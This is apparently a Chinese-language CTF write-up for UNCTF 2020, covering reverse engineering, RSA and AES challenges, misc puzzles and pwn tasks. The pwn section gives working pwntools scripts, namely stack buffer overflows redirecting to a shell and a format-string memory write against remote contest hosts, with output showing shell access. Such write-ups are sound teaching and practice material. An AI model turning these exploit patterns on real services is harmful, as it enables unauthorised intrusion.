
拉进ida发现和一个未初始化的全局变量做比较, 直接动态调试就可以出flag了。

0000000401566	48:8995 B8030000	mov qword ptr ss:[rbp+3B8],rdx	[rbp+3B8]:&"c:\\Users\\l\\jy\\Desktop\\occasionall
000000040156D	E8:8E9D0000	call occasionally.40B300	
0000000401572	48:8D0D 913A0200	lea rcx,qword ptr ds:[42500A]	000000000042500A:"welcome!Please Input:"
0000000401579	E8:9A370100	call <JMP.&puts>	
000000040157E	48:8D45 A0	lea rax,qword ptr ss:[rbp-60]	
0000000401582	48:89C2	mov rdx,rax	
0000000401585	48:8D0D 943A0200	lea rcx,qword ptr ds:[425020]	0000000000425020:"%1000s"
000000040158C	E8:6F860100	call occasionally.419C00	
0000000401591	48:8D45 A0	lea rax,qword ptr ss:[rbp-60]	
0000000401595	48:8D15 A4DA0200	lea rdx,qword ptr ds:[42F040]	000000000042F040:"unctf{welcomeToUNCTF}"
000000040159C	48:89C1	mov rcx,rax	
000000040159F	E8:54370100	call <JMP.&strcmp>	
00000004015A4	85C0	test eax,eax	
00000004015A6	74:0E	je occasionally.4015B6	
00000004015A8	48:8D0D 783A0200	lea rcx,qword ptr ds:[425027]	0000000000425027:"fail!"
00000004015AF	E8:64370100	call <JMP.&puts>	
00000004015B4	EB:0C	jmp occasionally.4015C2	
00000004015B6	48:8D0D 703A0200	lea rcx,qword ptr ds:[42502D]	000000000042502D:"success!"
00000004015BD	E8:56370100	call <JMP.&puts>	
00000004015C2	48:8D0D 6D3A0200	lea rcx,qword ptr ds:[425036]	0000000000425036:"pause"
00000004015C9	E8:FA360100	call <JMP.&system>	
00000004015CE	B8:00000000	mov eax,0	
00000004015D3	48:81C4 20040000	add rsp,420	
00000004015DA	5D	pop rbp	
00000004015DB	C3	ret	
00000004015DC	55	push rbp	
00000004015DD	48:89E5	mov rbp,rsp	

反编译

下载下来是一个python打包的exe文件，用pyinstxtractor.py反编译成pyc文件。

逆向后有一个struct.pyc和run.pyc,把run.pyc前4位改成和struct的前4位，然后用uncompyle6反编译成py文件。直接运行就可以得到flag。



babypy

下载得到一个python打包的exe和密文，和上题一样逆向得到py文件。


```

v3 = 0;
while ( 1 )
{
    v1 = *(char *)(v6 + v5);
    if ( v1 == 'd' )
    {
        ++v4;
    }
    else if ( v1 > 'd' )
    {
        if ( v1 == 's' )
        {
            ++v3;
        }
        else
        {
            if ( v1 != 'w' )
                return 0i64;
            --v3;
        }
    }
    else
    {
        if ( v1 != 'a' )
            return 0i64;
        --v4;
    }
    if ( v4 < 0 || v3 < 0 || *((_BYTE *)Dst + 10 * v3 + v4) == 'D' || *((_BYTE *)Dst + 10 * v3 + v4) == '0' )
        return 0i64;
    if ( v4 > 9 || v3 > 9 )
        return 0i64;
    if ( *((_BYTE *)Dst + 10 * v3 + v4) == 'S' )
        break;
    if ( (unsigned __int8)sub_4019F4() )
    {
        puts("I See YOU!");
    }
}

```

00000B29 sub_40161A:44 (401729)

分析代码wasd分别是上下左右，遇到0和D就返回0，遇到S就跳出循环走出迷宫。

在ida里面看不到迷宫的字符串，要动态调试找迷宫字符串。

The screenshot shows the IDA Pro interface. On the left, the assembly code is displayed with addresses and disassembled instructions. A red arrow points to a memory dump window on the right, which shows a long string of characters at address 000000000040F030. The string appears to be a maze layout. The assembly code includes instructions like `mov qword ptr ds:[rax+48],rdx` and `mov byte ptr ds:[rax],0`.

把迷宫分成10个一组走迷宫就行了


```
Oo00oD00SD
0oooo0Dooo
o0D0oD0o00
ooooo00o00
oD0D0ooooo
o00o0o0o0o
oDoooooDDD
o00o00oooo
oD0D0000oD
oooooooooD
unctf{dsdddssaaaassssssdddddwwaawwwddwwwdw}
```

```
Microsoft Windows [版本 10.0.18363.1198]
(c) 2019 Microsoft Corporation。保留所有权利。
C:\Users\lly>C:\Users\lly\Desktop\easyMaze.exe
Help Me Out!!!!!!!
unctf{dsdddssaaaassssssdddddwwaawwwddwwwdw}
Yes! Escaped!
C:\Users\lly>
```

密码学

简单的RSA

下载，只有一个txt

```
e= 1843761357024744573770463077615077573550924452563330353292181312299754995474182885589884235690053774664741467
6272022397989161180996467240795661928117273837666615415153571959258847829528131519423486261757569454011940318849
589730152031528323576997801788206457548531802663834418381061551227544937412734776581781
n= 1472825736119845803849657279768393513560094656160534754280398517945538808331778772113233181308432678473032647
3008842455265712931429511761422263032658194313295068914783367450659282413413505487739475300816962958374291685305
6999371985307138775298080986801742942833212727949277517691311315098722536282119888605701
c= 1408966982676704801757398175398986386570990871970968367342430168242041134529876176109449867429197935060248926
388513390150157061644129945145985649893740377628364392622464935941119018787520706066350977701752929314543453505
6275850555331099130633232844054767057175076598741233988533181035871238444008366306956934
```

看到e很大，直接上脚本

```

import gmpy2
from Crypto.PublicKey import RSA
import CTF.RSA.ContinuedFractions as ContinuedFractions
import CTF.RSA.Arithmetic as Arithmetic
from Crypto.Util.number import long_to_bytes
def wiener_hack(e, n):
    # firstly git clone https://github.com/pablocelayes/rsa-wiener-attack.git !
    frac = ContinuedFractions.rational_to_contfrac(e, n)
    convergents = ContinuedFractions.convergents_from_contfrac(frac)
    for (k, d) in convergents:
        if k != 0 and (e * d - 1) % k == 0:
            phi = (e * d - 1) // k
            s = n - phi + 1
            discr = s * s - 4 * n
            if (discr >= 0):
                t = Arithmetic.is_perfect_square(discr)
                if t != -1 and (s + t) % 2 == 0:
                    print("Hacked!")
                    return d
    return False
def main():
    e = 18437613570247445737704630776150775735509244525633303532921813122997549954741828855898842356900537746647
4146762720223979891611809964672407956619281172738376666154151535719592588478295281315194234862617575694540119403
18849589730152031528323576997801788206457548531802663834418381061551227544937412734776581781
    n = 14728257361198458038496572797683935135600946561605347542803985179455388083317787721132331813084326784730
3264730088424552657129314295117614222630326581943132950689147833674506592824134135054877394753008169629583742916
853056999371985307138775298080986801742942833212727949277517691311315098722536282119888605701
    c = 14089669826767048017573981753989863865709908719709683673424301682420411345298761761094498674291979350602
489263885133901501570616441299451459856498937403776283643926224649359411190187875207060663509777017529293145434
535056275850555331099130633232844054767057175076598741233988533181035871238444008366306956934
    d = wiener_hack(e, n)
    m = pow(c, d, n)
    print(long_to_bytes(m))
if __name__ == "__main__":
    main()

```

得到flag: unctf{wi3n3r_Att@ck}

easy_rsa

```

from Crypto.Util import number
import gmpy2
from Crypto.Util.number import bytes_to_long

p = number.getPrime(1024)
q = number.getPrime(1024)
if p > q:
    a = p + q
    b = p - q
    print(a,b)

n = p * q
e = 65537
phi = (p-1)*(q-1)
d = gmpy2.invert(e, phi)
m = bytes_to_long(b'msg')
c = pow(m, e, n)
print(c)

#320398687477638913975700270017132483556404036982302018853617987417039612400517057680951629863477438570118640104
2534326455248306933787583228530288692609352430173283004315958306322695737846996592440444351072194400367617276927
96855905230231825712343296737928172132556195116760954509270255049816362648350162111168
#955409000161903318732185774904824423137771186108152205447977315196237195933693613669605158963946965307475846964
4089407114039221055688732553830385923962675507737607608026140516898146670548916033772462331195442816239006651495
200436855982426532874304542570230333184081122225359441162386921519665128773491795370
#228860158558575709344581192075894680364278192331001653587533486724297681798023131739806838358390603021929746761
0300982968044839199179500334799594392582691319090714849184257540123687917275332216619994583903831644661562113677
8270903537132526524507377773094660056144412196579940619996180527179824934152320202452981537526759225006396924528
9451608071525127539880388941265665722415108834865841296142819365408618013026845505219046203039467213227915337567
0399230739622104315763399522992335630828404544064854230016150064914519388488998082764068014564183215275376960680
3521928095124230843021310132841509181297101645567863161780

```

得到 $a=p+q, b=p-q$, 两式相加得到 $a+b=2p$, 除2得到 p , $a-p$ 得到 q

```

import gmpy2 as gp
from Crypto.Util.number import *

c = 228860158558575709344581192075894680364278192331001653587533486724297681798023131739806838358390603021929746
7610300982968044839199179500334799594392582691319090714849184257540123687917275332216619994583903831644661562113
6778270903537132526524507377773094660056144412196579940619996180527179824934152320202452981537526759225006396924
5289451608071525127539880388941265665722415108834865841296142819365408618013026845505219046203039467213227915337
5670399230739622104315763399522992335630828404544064854230016150064914519388488998082764068014564183215275376960
6803521928095124230843021310132841509181297101645567863161780
q = 155422298738009940394189206134042119662513162560610248399569107132538620220590060772127789136918984458521940
8173046716192053957361615347951495992416684862837547953464117848450576857135570753716051359863880119986102613605
20650827734187124699589734496097678970899686056997267797534053934064148348759788335157899
p = 164976388739628973581511063883090363893890874421691770454048880284500992179926996908823840726558454111596699
2869487610263194349572172235277034296275924489592625329540198109855745838602276242876389084487192074414265003671
72146028171043107126122608800640249201232870138119493156975216320985668013888561826953269
n = p * q
phi = (q - 1) * (p - 1)
e = 65537
d = gp.invert(e, phi)
m = pow(c, d, n)
print(long2str(m))

```

最后运行脚本得到flag: UNCTF{welcome_to_rsa}

下载到是一个里面doc里的字符，分别输出对应的号码的ascii的字符串就是flag了。

符号(S) 特殊字符(P)

字体(F): Wingdings 2

□	📄	🗑️	🗑️	📁	📄	🖨️	🖨️	🕒	🕒	🔒	🔒	👍	👎	👉	👉	^
👈	👈	👉	👉	👈	👈	👉	👉	👈	👈	👉	👉	👈	👈	👉	👉	✖
✓	✗	✓	✗	✗	✗	✗	✗	✗	✗	er	&	er	er	?	?	?
?	?	?	?	?	?	?	?	?	?	①	②	③	④	⑤	⑥	
⑦	⑧	⑨	⑩	①	②	③	④	⑤	⑥	⑦	⑧	⑨	⑩	□		↓

近期使用过的符号(R):

⑩	①	?	?	⑤	?	③	⑦	?	①	?	①	✓	□	,		
---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	--	--

signin

进行了两次aes加密，知道明文和第二次加密的密文，只要遍历所有key的可能，然后加密明文和解密第二次的密文都是得到第一次加密的密文，比较找到相同对应的就是密钥了。

```

from string import printable
from Crypto.Cipher import AES
from binascii import hexlify,unhexlify
a = {}
b = {}
for i in printable:
    for j in printable:
        for k in printable:
            key1 = '0'*13+i+j+k
            cipher1 = AES.new(key=key1.encode(), mode=AES.MODE_ECB)
            pt = 'UNCTF2020_Enjoy_Crypto~'.encode()
            val = len(pt) % 16
            if not val == 0:
                pt += b'\x00' * (16 - val)
            c1 = cipher1.encrypt(pt)
            a[c1] = i+j+k

for i in printable:
    for j in printable:
        for k in printable:
            key2 = i+j+k+'0'*13
            cipher2 = AES.new(key=key2.encode(), mode=AES.MODE_ECB)
            ch = unhexlify(b'01a4e429e76db218fa0eb18f03ec69c9200a2362d8b4d7ea46170ce698389bbd')
            c2 = cipher2.decrypt(ch)
            b[c2] = i+j+k

result = list(a.keys() & b.keys())[0]
print('key1:', '0'*13+a[result])
print('key2:', a[result]+'0'*13)
ch = unhexlify(b'196cc94c2d685beb54beaa14c1dc0a6f3794d65fca0d1a1274515166e4255ab367383092e42d774992f74bc138faaa
d')
key1 = '0'*13+a[result]
key2 = b[result]+'0'*13
cipher1 = AES.new(key=key1.encode(), mode=AES.MODE_ECB)
cipher2 = AES.new(key=key2.encode(), mode=AES.MODE_ECB)
a = cipher2.decrypt(ch)
b = cipher1.decrypt(a)
print(b)
# key1: 0000000000000W<&
# key2: W<&00000000000000
# b'unctf{524e314a-5843-3030-5939-333230323541}\x05\x05\x05\x05\x05'

```

鞍山大法官开庭之缺的营养这一块怎么补

将o转为a，转为b，就是培根密码解出来就是答案了。

pwn

YLBNB

用pwntool一直发送回车就行了

fan

```
1 int vul()
2 {
3     char buf; // [rsp+0h] [rbp-30h]
4
5     puts("I got a message bank ,you can store something in it!");
6     puts("input your message");
7     read(0, &buf, 0x40uLL);
8     return puts("OK , i got it ,let me see if i can bring you fantasy!!!");
9 }
```

直接栈溢出到system('/bin/sh')就行了

```
from pwn import *
p = remote('node2.hackingfor.fun', '36498')
addr = 0x400739

payload = 'A'*(0x30+0x8)+p64(addr)
p.sendline(payload)
p.interactive()
```

do_you_like_me?

和上一题一样

```
from pwn import *
p = remote('node2.hackingfor.fun', '36498')
addr = 0x4006D1

payload = 'A'*(0x10+0x8)+p64(addr)
p.sendline(payload)
p.interactive()
```

你真的会pwn嘛?

```

1 int64 __fastcall main(int64 a1, char **a2, char **a3)
2 {
3     char buf; // [rsp+20h] [rbp-100h]
4
5     setbuf(stdin, 0LL);
6     setbuf(stdout, 0LL);
7     setbuf(stderr, 0LL);
8     printf("Give me your input : ", 0LL);
9     if ( read(0, &buf, 0x100uLL) < 0 )
0         exit(0);
1     printf(&buf, &buf);
2     if ( dword_60107C )
3         sub_40070D();
4     return 0LL;
5 }

```

格式化字符串漏洞任意内存写，改掉dword_60107C的值为1就行了

```

from pwn import *

p = remote('node2.hackingfor.fun', '38848 ')

addr = 0x60107C
payload = '1%11$naa'+p64(addr)
p.recv()
p.sendline(payload)
p.interactive()

```

```

root@kali:~/桌面# python fmt.py
[+] Opening connection to node2.hackingfor.fun on port 38848: Done
[*] Switching to interactive mode
1aa|\x10$ cat flag
UNCTF{1211784d-a8ee-401b-9cec-5d005271e64e}
$ █

```

misc

网络深处1

个人认为比较有意思的一题（指背景故事），打开题目



题目内故事纯属虚构，完全架空。

你是一名学生，你在夜间路过一个电话亭，一个人鬼鬼祟祟的进入电话亭拨通了一个电话又拿出手机录了音，他反常的行为引起了你的注意，他走后你决定去电话亭看看。

电话亭里又一个皱巴巴的纸条，上面写着一串数字：63680684174836875047772052889549261103972881891349510411278191926317404006035977617171249660603137321194988177917892446479885200222837029473654670043821068748617849220847181257021638107734101532190407997773352308159585335376746026882907466893864815887274158732965185737372992697108862362061582646638841733361046086053127284900532658885220569350253383469047741742686730128763680253048883638446528421760929131783980278391556912893405214464624884824555647881352300550360161429758833657243131238478311219915449171358359616665570429230738621272988581871，这很可能是刚才的人不小心丢在这里的，这显然不是电话号码，这使你更加好奇，你决定看看他拨的是什么电话号码。

你按了一下重拨键，想看看他拨打的电话号码，但是这个公用电话的屏幕坏了，之传出了一段拨号音，你迅速挂掉电话又重拨了一次并录下了拨号音。

回到寝室的你像弄清楚纸条的含义，看来只有得到他拨打的电话才能搞明白纸条的含义了。

得到电话号码以后，你拨通了他，里面传出一段杂音，一筹莫展的你决定将这件奇怪的事情告诉警察。

电话号码就是压缩包密码</code>

txt内容（如果认出数字是什么的话有可能可以跳步做，但当时不知道），听了下拨号音.wav，就是正常拨打电话的按键音，使用dtmf2num.exe得到号码：15975384265


```
管理员: Windows PowerShell
PS E:\CTF\工具\音频> .\dtmf2num.exe .\拨号音.wav

DTMF2NUM 0.1c
by Luigi Aurieremma
e-mail: aluigi@autistici.org
web: aluigi.org

- open .\?????.wav
  wave size      35200
  format tag      1
  channels:       1
  samples/sec:    8000
  avg/bytes/sec: 16000
  block align:    2
  bits:           16
  samples:        17600
  bias adjust:    -3
  volume peaks:   -29471 29471
  normalize:      3296

- MF numbers:    74

- DTMF numbers: 15975384265
PS E:\CTF\工具\音频>
```

解压加密压缩包得到两个文件，一段电话录音和一个文本，文本内容

你是一名警察，前段时间有一个学生上报了一个可疑事件，一个人鬼鬼祟祟的打了一通电话又录了音，离开时不小心落下一个意义不明的字条。这名学生给了你一段拨号音，拨号音得到的电话号码，以及那个奇怪的字条。你拨通了那段电话并录了音，里面传出一段刺耳的奇怪录音，录音中可能就有关于字条破解方式的提示，你决定找到字条的秘密。


破解了字条以后，得到一个似曾相识的字符串。

```
# 得到的字符串就是flag，flag格式为flag{}
```

你认得这字符串，是某种处理过的字符串，解码以后出现了一个熟悉的单词，看来有必要查查这个人了。

```
# 不能再往下出了，有缘再见吧
```

音频拖进Audacity（当时解压出来听了一段，是白噪音，差点把自己愉悦送走），查看频谱图



接着该百度百度该谷歌谷歌，回到那串数字上了，最后查到是一种tupper自我指涉公式的图像，在线转化的网站：[Tupper's Formula Tools \(tuppers-formula.ovh\)](http://Tupper's Formula Tools (tuppers-formula.ovh))


Tupper's Formula Tools

This site:

- Plots Tupper's formula for given k , where $y \in <k, k+17$ and $x \in <0, 106$
- Calculates k number for given image (graph)

[+] About Tupper's (self-referential) formula

Graph



[+] Graph options and functions

Graph to number | Number to graph

Number

```
636806841748368750477720528895492611039728818913495104112781919263174040060359776171712496606031373211949881779178924464798852002228370
29473654670043821068748617849220847181257021638107734101532190407997773352308159585335376746026882907466893864815887274158732965185737
372992697108862362061582646638841733361046088053127284900532658885220569350253383469047741742686730128763680253048883638446528421760929
131783980278391556912893405214464624884824655647881352300550360161429758833657243131238478311219915449171358359616665570429230738621272
988581871
```

[+] Number options and functions


得到flag: flag{Y29pbA==}

听说原先是有网络深处2的，但是要搭洋葱，8太合适，就没下文了

[baba_is_you](#)

6:03B0h: A3 BF 04 11 11 11 11 D1 DF 08 56 80 89 36 48 AF	£ç.....Ñß.V€%6H
6:03C0h: 58 BC 2C 57 DC 9E 90 37 F9 70 88 88 88 88 88 B6	X*,wÜž.7üp^^^^q
6:03D0h: 1A 2B C0 44 44 44 44 44 44 B4 15 FC 37 FD 00 88	.+ÀDDDDDD'.u7ý.
6:03E0h: FE 96 D9 95 E7 98 AE 6A 6B C5 0A 30 11 11 11 11	p-Û*ç"~@jkÅ.O....
6:03F0h: D1 A6 30 00 13 6D 90 E1 99 CD 9E 89 88 88 88 88	Ñ!O..m.á"iž%^^^^
6:0400h: E8 1B C0 00 4C B4 41 8C BF 44 44 44 44 44 DF 1E	è.À.L'À€çDDDDDB.
6:0410h: 0C C0 44 1B F4 55 2B C0 9C F7 4B 44 44 44 44 B4	.ÀD.óU+àce±KDDDD'
6:0420h: 39 0C C0 44 1B 74 D5 8E DE AB 82 2E E7 1D 11 11	9.ÀD.tÖžP«,ç...
6:0430h: 11 11 11 6D OE BB 40 13 11 11 11 11 11 D1 56 60	...m.»ß.....ÑV`
6:0440h: 05 98 68 83 FC 95 4B AD B9 3B 98 88 88 88 88 E8	."hfú*K';;^^^^è
6:0450h: 2F 8D 15 60 22 22 22 22 22 22 DA 0A 0C C0 44 44	/..`"*****ú..ÀDD
6:0460h: 44 44 44 44 B4 15 18 80 89 88 88 88 88 88 68 2B	DDDD'.e%^^^^h+
6:0470h: 30 00 13 11 11 11 11 11 D1 56 60 00 26 22 22 22	+O.....ÑV`.ç""
6:0480h: 22 22 A2 AD C0 00 4C 44 44 44 44 44 44 5B 81 01	""ç-À.LDDDDDD[.
6:0490h: 98 88 88 88 88 88 88 B6 02 03 30 11 11 11 11 11	^^^^^^q!.O....
6:04A0h: 11 6D 05 06 60 22 22 22 22 22 22 DA 0A 0C C0 44	.m..`"*****ú..ÀD
6:04B0h: 44 44 44 44 44 B4 15 18 80 89 88 88 88 88 88 68	DDDD'.e%^^^^h
6:04C0h: 2B 30 00 13 11 11 11 11 11 D1 56 60 00 26 22 22	+O.....ÑV`.ç""
6:04D0h: 22 22 22 A2 AD C0 00 4C 44 44 44 44 44 44 5B 81	""ç-À.LDDDDDD[.
6:04E0h: 01 98 88 88 88 88 88 88 B6 C2 1F 01 5D B5 EB EE	."^^^^^^q!.]µéi
6:04F0h: FB A5 7D 30 00 00 00 00 49 45 4E 44 AE 42 60 82	û¶)O....IEND@B`
6:0500h: 0A 0A 68 74 74 70 73 3A 2F 2F 77 77 77 2E 62 69	..https://www.bi
6:0510h: 6C 69 62 69 6C 69 2E 63 6F 6D 2F 76 69 64 65 6F	libili.com/video
6:0520h: 2F 42 56 31 79 34 34 31 31 31 37 33 37 0A	/BV1y44111737.

用文本打开，看到最后有个网址

 <https://www.bilibili.com/video/BV1y44111737>



绅士的骷髅先生 

unctf{let's_study_pwn}

2020-10-26 14:15  23  回复

看评论得到flag: unctf{let's_study_pwn}

YLB绝密文件

下载下来是一个pcapng文件，用wireshark打开分析，用**`http.request.method==POST`** 过滤所有的post包。看到有三次post的数据。分别提取出来要变成换成原始数据再保存为rar就可以获得压缩包。里面还有个pyc，吧多余的数据去掉，然后还是反编译不出来，直接用记事本打开可以看到字符串**YLBSB?YLBNI!**。

```
Cookie: hblid=J2aVBPqQvFLcgqvH3m39N0U0GoA26B0I;  
olfsk=olfsk8519775047735645;  
csrftoken=8W3mnLFx0qFPDFIVjqebRT8mrb65AQlUVwYe2c3FLx26kpYx  
MnoadtsGicA6j5yY; PHPSESSID=3b8i82an3o6nrpsvgebsferr4i  
Upgrade-Insecure-Requests: 1
```

```
-----60561975027320085124770374  
Content-Disposition: form-data; name="uploadfile";  
filename="xor.py"  
Content-Type: text/x-python
```

```
#coding:utf-8  
import base64  
from secret import key  
file = open("YLBSB.docx", "rb")  
enc = open("YLBSB.xor", "wb")  
plain = base64.b64encode(file.read())  
count = 0  
for c in plain:  
    d = chr(c ^ ord(key[count % len(key)]))  
    enc.write(d.encode())  
    count = count + 1
```

```
-----60561975027320085124770374  
Content-Disposition: form-data; name="submit"
```

```
.....  
-----60561975027320085124770374--
```

